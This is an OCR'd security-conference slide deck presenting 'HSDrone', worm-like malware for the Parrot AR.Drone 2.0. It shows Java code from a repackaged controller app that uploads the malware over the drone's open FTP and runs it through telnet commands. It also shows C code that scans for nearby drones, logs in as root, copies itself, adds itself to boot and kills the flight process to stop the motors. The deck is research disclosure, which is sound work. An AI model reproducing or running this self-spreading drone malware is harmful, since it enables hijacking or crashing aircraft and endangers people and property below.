Automatic attack on drones by malware infection

SEWORKS INC. CTO
WOWHACKER TEAM
Dongcheol Hong
hinehong@seworks.co.kr

Drone malware attack

INFORMATION

Speaker Bio

- SEWORKS Inc. Chief Technology Officer
- Develops the Anti-Decompiler and Anti-Reverse Engineering Tool for Android applications.
- WOWHACKER Admin.
- Qualified 5 times for Defcon CTF hacking contest finals.
- Organized Secuinside, Codegate, ISEC hacking contests.
- Made Android and Windows mobile antivirus applications in 2009.
- Presented on many security conferences like Secuinside and Hitcon.

Abstract

- Recently, there are many drone system existing in the world.
- People think that Drone can only be hacked using network attacks.
- Drone systems are developing rapidly.
- Let's look at the worldwide famous drone - AR.Drone 2.0
- We can infect a malware called "HSDrone" to the AR.Drone 2.0, spread malware to other drones, and control all of them.

Drone malware attack

ABOUT THE DRONE MALWARE

Communication

- A lot of old drone systems communicate through radio frequency.
- Difficult to spread malwares via radio frequency communication.
- However, drone systems are becoming more developed, and WIFI connection is now used widely in the today's world.
- WIFI connection is convenient but people needs to consider about its security.

How are drone systems upgraded

- Network
  - WIFI control
  - GPS System
  - Try to control by internet access
- Smart device
  - Control by smart device(Android, iOS)

AR. Drone 2.0


- Parrot AR. Drone 2.0 is commonly used and widely spread drone in the world.
- Can connect with smart devices.
- Can be controlled by WIFI connection with a smart device.


Drone malware attack

INSIDE THE AR.DRONE

WIFI


- AR. Drone uses WIFI connection.





AR.Drone Controller

- AR. Drone is controlled by smart device's App.



Telnet

- The AR.Drone is running a Telnet daemon.


```
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.



BusyBox v1.14.0 () built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

FTP

- The AR.Drone is running a FTP daemon.
- Basic directory is /data/video




```
# ls -l /data/video/
drwxr-xr-x    2 root     root           160 Jan  1  2000 boxes
-rw-r--r--    1 root     root         48186 Jan  1  2000 police-notice.html.gz
#
```

program.elf

- /bin/program.elf is an important file.
- Motor will be stopped when program.elf process is killed using /bin/kk

```
 789 root      1676 S    /bin/bashproxy /tmp/.bashproxyfifo.in /tmp/.bashproxy
 819 root      2824 S    inetd
 820 root      2736 S    /bin/sh /bin/program.elf.respawner.sh -360p.slices 0
 823 root     84532 S    /bin/program.elf -360p.slices
 824 root      2736 S    init
 825 root      2736 S    init
 826 root      2736 S    /sbin/syslogd -n -m 0
 827 root      2736 S    /sbin/klogd -n
```

```
# kk
Killing program.elf !
```

Network

- Network
- Atheros chipset : ath0

```
# iwconfig
lo        no wireless extensions.

ath0      AR6000 802.11ng  ESSID:"ardrone2_017229"  Nickname:""
          NWID:off/any  Mode:Master  Frequency:2.412 GHz
          Access Point: 90:03:B7:CD:03:ED   Bit Rate:58.5 Mb/s   Tx-Power=15 dBm
          Sensitivity=0/3
          RTS thr=0 B   Fragment thr=0 B
          Encryption key:off
          Power Management:off
          Link Quality:95  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

```
# cat wireless
Inter-| sta-|   Quality        |   Discarded packets               | Missed | WE
 face | tus | link level noise |  nwid  crypt   frag  retry   misc | beacon | 22
  ath0: 0001   95     0     0        0      0      0      0      0        0
```

Session profile

```
# pwd
/data/custom.configs/sessions
# ls -l
-rw-r--r--    1 root     root          1076 Jan  1  2000 config.045e0e10.ini.old
-rw-r--r--    1 root     root          1076 Jan  1  2000 config.0aeab58c.ini.old
-rw-r--r--    1 root     root          1076 Apr 23 15:05 config.0b2eed12.ini.old
-rw-r--r--    1 root     root          1076 Apr 23 15:14 config.0b6444c2.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 16:27 config.2161cfb1.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 16:33 config.21ba0819.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 16:37 config.21c5d41b.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 16:37 config.22029bb6.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 16:39 config.22171fe6.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 16:49 config.22b82d92.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 16:57 config.232de3ff.ini.old
-rw-r--r--    1 root     root          1076 Jun 11 17:02 config.237ad3b3.ini
-rw-r--r--    1 root     root          1076 Jun 11 17:02 config.237ad3b3.ini.old
-rw-r--r--    1 root     root          1076 May  2 19:20 config.259cf60a.ini.old
```

Open source project

- It has an open source project but this project is neither supported nor endorsed by Parrot S.A.
- https://github.com/ardrone/ardrone

Decompile on Android App

```
@SuppressLint({"NewApi"})
private class GetLocationAsyncTask extends AsyncTask<String, Void, LatLng>
{
  private boolean fromSearch;

  protected GetLocationAsyncTask(boolean arg2)
  {
    boolean bool;
    this.fromSearch = bool;
  }

  protected LatLng doInBackground(String[] paramArrayOfString)
  {
    AcademyMapActivity.access$2902(AcademyMapActivity.this, null);
    boolean bool1 = Geocoder.isPresent();
    LatLng localLatLng = null;
    if (bool1);
    try
    {
      List localList2 = AcademyMapActivity.this.geocoder.getFromLocationName(paramArrayOfString[0], 1);
      localObject = localList2;
      localLatLng = null;
      if (localObject != null)
      {
        boolean bool2 = ((List)localObject).isEmpty();
        localLatLng = null;
        if (!bool2)
        {
          AcademyMapActivity.access$2902(AcademyMapActivity.this, (Address)((List)localObject).get(0));
          localLatLng = new LatLng(AcademyMapActivity.this.address.getLatitude(), AcademyMapActivity.this.address.getLongitude());
        }
      }
      return localLatLng;
    }
```

Drone malware attack

HSDRONE MALWARE

Development Environment

AR. Drone 2.0 two

GPS

Beagle board

Laptop

Processer information

- ARM processer
- Have to compile ARM

```
# cat /proc/cpuinfo
Processor       : ARMv7 Processor rev 2 (v7l)
BogoMIPS        : 996.74
Features        : swp half thumb fastmult vfp edsp neon vfpv3
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x3
CPU part        : 0xc08
CPU revision    : 2

Hardware        : mykonos2 board
Revision        : 0006
Serial          : 0000000000000000
```

Network

- drone has to scan other drones.
- Master mode can not scan wireless networks.

```
# iwlist scan
lo        Interface doesn't support scanning.

ath0      Interface doesn't support scanning : Operation not supported
```

```
# iwconfig
lo        no wireless extensions.

ath0      AR6000 802.11ng  ESSID:"ardrone2_017229"  Nickname:""
          NWID:off/any  Mode:Master  Frequency:2.437 GHz
          Access Point: 90:03:B7:CD:03:ED   Bit Rate:58.5 Mb/s   Tx-Power=15 dBm

          Sensitivity=0/3
          RTS thr=0 B   Fragment thr=0 B
          Encryption key:off
          Power Management:off
          Link Quality:95  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```


How to infect drone 1

Smart Device to Drone

1. Fake App can infect drone

2. Attacker can infect from smart device at the drone's networks area.

Infect




Drone

Drone malware

How to infect drone 2


Drone to Drone

normal drones will be infected if a infected drone enters to the normal drone's network area.



Activity

1. Copy and replicate itself
2. Motor stop
3. GPS
4. DNS Pharming



Drone malware attack

HOW TO INFECT - 1 FROM SMART DEVICE

Controller App modification

- Recently, a lot of android apps are modified by cracker.
- AR. Drone 2.0 can be controlled by smartphone app.
- Cracker modifies the control app and upload on the internet.
- Medium of Spread – internet, SMS, E-mail, market, etc.
- Drone is infected when a person uses the fake app.


Controller App modification

- We can modify and repackage applications by freeware called Apktool.

```
C:₩Users₩홍₩Documents₩기사₩medusah₩apktool1.5.2>java -jar apktool.jar d sguard.a
pk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:₩Users₩홍₩apktool₩framework₩1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```

Controller App modification

- Smali code



Android malware

- Using thread for network communications

```
public class MyAsyncTask extends AsyncTask
```

- AR. Drone 2.0 IP is 192.168.1.1

```
String ip = "192.168.1.1";
```

FTP upload 1

- FTP connection

```
ftpclient = new FTPClient();
ftpclient.connect(ip,21);  //
```

- File copy

```
fileCopy(av,"hsdrone","hsdrone");
fileCopy(av,"cmdftp","cmdftp");
fileCopy(av,"boot","boot");

File outDir = new File("/data/data/com.ar.arflight/files");  //files
outDir.mkdirs();

try
{
    is = av.getAssets().open(before_name);

    int size = is.available();
    byte[] buffer = new byte[size];
    File outfile = new File(outDir + "/" + name);
    fos = new FileOutputStream(outfile);
    for (int c = is.read(buffer); c != -1; c = is.read(buffer)){
        fos.write(buffer, 0, c);
    }
```

Asset file

FTP upload 2

- FTP upload

```
ftpclient.changeWorkingDirectory("/data/data/com.ar.arflight/files");
//sedrone file setting
File uploadFile = new File("/data/data/com.ar.arflight/files/hsdrone");
File uploadFile2 = new File("/data/data/com.ar.arflight/files/cmdftp");
File uploadFile3 = new File("/data/data/com.ar.arflight/files/boot");

fis = new FileInputStream(uploadFile);
fis2 = new FileInputStream(uploadFile2);
fis3 = new FileInputStream(uploadFile3);
System.out.println("start trans");
//file upload
ftpclient.storeFile("hsdrone", fis);
ftpclient.storeFile("cmdftp", fis2);
ftpclient.storeFile("boot", fis3);
```

Telnet

- Connection telnet


```
sock = new Socket(ip, 23);
in = sock.getInputStream();
out = sock.getOutputStream();
```

- Command

```
pw.println("mkdir /data/video/hinehong");
pw.flush();
pw.println("mv /data/video/hsdrone /data/video/hinehong/hsdrone");
pw.flush();
pw.println("mv /data/video/cmdftp /data/video/hinehong/cmdftp");
pw.flush();
//permission setting
pw.println("chmod 755 /data/video/hinehong/*");
pw.flush();
//excute
pw.println("/data/video/hinehong/hsdrone");
pw.flush();
```

Malware

- Inside of drone.



Drone malware attack

HOW TO INFECT - 2
DRONE TO DRONE

Scanning

- Change network to “managed” mode.

```
mode managed
```

- Drone repeat scan to other drones using fork function.

```
while (-1) {
  /*** error handling ***/
  if ((pid = fork()) < 0 ) {
    printf ("fork failed with error code= %d\n", pid);
    exit(0);
  }
  /*** this is the child of the fork ***/
  else if (pid ==0) {
    scanning_drone();
    sleep(3); //second
    exit(0);
```

Connect to other drone

- Connect if other AR.Drone's AP exists

```
char connect_cmd2[100] = "; ifconfig ath0 192.168.1.100 netm
char connect_cmd2[100] = "; ifconfig ath0 192.168.100.102 ne

strcat(connect_cmd,target_essid);
strcat(connect_cmd,connect_cmd2);
printf("%s",connect_cmd);

system(connect_cmd);
```

Connect to other drone

- Drone succeeds connecting to another drone's AP

```
# iwconfig
lo        no wireless extensions.

ath0      AR6000 802.11ng  ESSID:"ardrone2_039503"  Nickname:""
          NWID:off/any  Mode:Managed  Frequency:2.437 GHz
          Access Point: 90:03:B7:EB:3A:9E   Bit Rate:58.5 Mb/s   Tx-Power=15 dBm
          Sensitivity=0/3
          Retry:on   RTS thr=0 B   Fragment thr=0 B
          Encryption key:off
          Power Management:off
          Link Quality:22/94  Signal level:-73 dBm  Noise level:-96 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

```
# ifconfig
ath0      Link encap:Ethernet  HWaddr 90:03:B7:CD:03:ED
          inet addr:192.168.1.100  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:713 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1976 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:181308 (177.0 KiB)  TX bytes:164003 (160.1 KiB)
```

Boot

- Malware has to execute in the boot-up sequence.

```
/bin/init_gpios.sh
/bin/check_update.sh
/data/video/hinehong/hsdrone
```

```
# ps | grep hsdrone
  843 root      1464 S    /data/video/hinehong/hsdrone
 1423 root      1600 S    /data/video/hinehong/hsdrone
 1428 root      2740 S    grep hsdrone
#
```

Action

- Repeat until attacker drone scans to other drones.
- Connect to AR.Drone's AP if found.
- FTP upload itself.
- Telnet connection.
- Permission setting(execute).
- boot setting.

FTP upload itself

- FTP login to other drone.

```
int manual_login(void) {
  printf("Username: ");
//  if (!(user = readline(0, 1))) return 0;
user = "root";

  cmdftp_pwd_start(); printf("Password: ");
//  pass = readline(0, 0);
```

- Upload itself

```
  char* cmd;
  print_prompt();
  if(!dispatch(cmd = "u sedrone /")) return 0;
  free(cmd);
```

Reference was Cmdftp source.

Drone malware attack

ACTIVITY

Command

- HSDrone connect socket.

```
portno = 23;
sockfd = socket(AF_INET, SOCK_STREAM, 0);
if (sockfd < 0)
    perror("ERROR opening socket");
server = gethostbyname("192.168.1.1");
if (server == NULL) {
    fprintf(stderr,"ERROR, no such host\n");
    exit(0);
}
```

Command

- Make a directory

```
buffer[256] = "mkdir /data/video/hinehong
```

- Copy

```
buffer2[256] = "cp /data/video/hsdrone /data/video/hinehong/hsdrone"
buffer3[256] = "cp /data/video/cmdftp /data/video/hinehong/cmdftp"
```

- Permission setting

```
buffer4[256] = "chmod 755 /data/video/hinehong/*"
```

Command

- kk

- Motor will be stopped.

```
buffer5[256] = "kk
```

- Change to mode master

AT Commands

- Drone command using UDP 5556 port

AT*PCMD_MAG=21625,1,0,0,0,0,0,0<CR>AT*REF=21626,290717696<CR>
AT*PCMD_MAG=xx,xx,−1085485875,xx,xx,xx,xx.

udp	0	0	0.0.0.0:5554	0.0.0.0:*
udp	0	0	0.0.0.0:5555	0.0.0.0:*
udp	0	0	0.0.0.0:5556	0.0.0.0:*
udp	0	0	0.0.0.0:67	0.0.0.0:*
udp	0	3312	0.0.0.0:14551	0.0.0.0:*

AT Commands

- We can see the developer guide on this command information.

AT command	Arguments[1]	Description
AT*REF	input	Takeoff/Landing/Emergency stop command
AT*PCMD	flag, roll, pitch, gaz, yaw	Move the drone
AT*PCMD_MAG	flag, roll, pitch, gaz, yaw, psi, psi accuracy	Move the drone (with Absolute Control support)
AT*FTRIM	-	Sets the reference for the horizontal plane (must be on ground)
AT*CONFIG	key, value	Configuration of the AR.Drone 2.0
AT*CONFIG_IDS	session, user, application ids	Identifiers for AT*CONFIG commands
AT*COMWDG	-	Reset the communication watchdog
AT*CALIB	device number	Ask the drone to calibrate the magnetometer (must be flying)

Configuration

- Altitude max : drone will be 100000 (100 meters from the ground)
- We can fly to some GPS location with no obstacle

